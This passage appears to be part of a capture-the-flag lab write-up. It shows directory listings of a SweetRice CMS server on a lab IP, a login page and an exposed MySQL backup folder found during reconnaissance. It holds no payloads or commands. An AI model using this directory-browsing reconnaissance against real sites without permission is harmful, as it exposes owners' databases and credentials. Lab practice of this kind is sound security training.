
found this in _themes directory.



Index of /content/images

```
      Name                    Last modified     Size  Description
----------------------------------------------------------------
  Parent Directory                                 -
  action_icon.png         2016-09-19 17:55  4.4K
  ajax-loader.gif         2016-09-19 17:55   847
  captcha.php             2016-09-19 17:55  1.7K
  captcha.png             2016-09-19 17:55   299
  favicon.ico             2016-09-19 17:55  1.1K
  header_background.png   2016-09-19 17:55   201
  loading.gif             2016-09-19 17:55  2.1K
  logo.png                2016-09-19 17:55   10K
  sitemap.xsl             2016-09-19 17:55  2.9K
  sweetrice.jpg           2016-09-19 17:55   14K
  sweetrice.png           2016-09-19 17:55  9.5K
  sweetrice_icon.png      2016-09-19 17:55  1.3K
  xmlrss.png              2016-09-19 17:55   791
----------------------------------------------------------------
Apache/2.4.18 (Ubuntu) Server at 10.10.151.68 Port 80
```


images directory.



Not secure 10.10.151.68/content/inc/

Index of /content/inc


Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	
do_tags.php	2016-09-19 17:55	2.7K	
do_theme.php	2016-09-19 17:55	452	
error_report.php	2016-09-19 17:55	2.5K	
font/	2016-09-19 17:57	-	
function.php	2016-09-19 17:55	89K	
htaccess.txt	2016-09-19 17:55	137	
init.php	2016-09-19 17:55	3.9K	
install.lock.php	2019-11-29 12:30	45	
lang/	2016-09-19 17:57	-	
lastest.txt	2016-09-19 17:55	5	
mysql_backup/	2019-11-29 12:30	-	



```
rssfeed.php          2016-09-19 17:55 1.6K
rssfeed_category.php 2016-09-19 17:55 1.7K
rssfeed_entry.php    2016-09-19 17:55 2.1K
sitemap_xml.php      2016-09-19 17:55 2.1K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.151.68 Port 80

inc directory.




Index of /content/js

```
        Name           Last modified    Size Description
Parent Directory                          -
SweetRice.js         2016-09-19 17:55  51K
excanvas.compiled.js 2016-09-19 17:55  40K
function.js          2016-09-19 17:55 1.0K
init.js              2016-09-19 17:55  225
pins.js              2016-09-19 17:55  910
```

Apache/2.4.18 (Ubuntu) Server at 10.10.151.68 Port 80

js directory.



Welcome to SweetRice!

Please login


Account

Password

□ Remember Me

Powered by SweetRice © 2024

found a login page.....



Not secure 10.10.151.68/content/inc/mysql_backup/


Index of /content/inc/mysql_backup

```
Name                                          Last modified     Size Description
Parent Directory                                                 -
mysql_bakup_20191129023059-1.5.1.sql          2019-11-29 12:30  4.7K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.151.68 Port 80

